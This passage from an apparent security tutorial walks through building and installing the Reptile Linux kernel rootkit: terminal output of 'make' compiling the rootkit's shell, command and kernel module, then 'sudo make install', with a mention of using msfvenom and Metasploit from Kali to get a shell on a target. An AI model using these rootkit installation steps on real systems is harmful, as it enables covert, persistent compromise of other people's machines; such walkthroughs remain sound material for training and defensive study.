


```
    configuration written to .config

                                                (100%)
                        < Exit >
```

Once make config command finishes execution, type command make.




```
user1@ubuntu:~/Reptile$ make
make[1]: Entering directory '/home/user1/Reptile/userland'
  CC      /home/user1/Reptile/output/shell
<stdin>: In function ‘runshell’:
<stdin>:117:2: warning: ignoring return value of ‘chdir’, declared with attribut
e warn_unused_result [-Wunused-result]
  CC      /home/user1/Reptile/output/cmd
<stdin>: In function ‘main’:
```




```
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-88-generic'
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-88-generic'
  CC [M]  /home/user1/Reptile/output/kmatryoshka.o
  LD [M]  /home/user1/Reptile/output/reptile.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/user1/Reptile/output/reptile.mod.o
  LD [M]  /home/user1/Reptile/output/reptile.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-88-generic'
  CC      /home/user1/Reptile/output/reptile
user1@ubuntu:~/Reptile$
```

Once that is finished, install the reptile rootkit as shown below.




```
user1@ubuntu:~/Reptile$ sudo make install
[sudo] password for user1:

*** DONE! ***
```

On the attacker system, (we use Kali Linux), we have used msfvenom payload and Metasploit to get a low privileged shell on the target system. We have seen this method in our previous Issues.



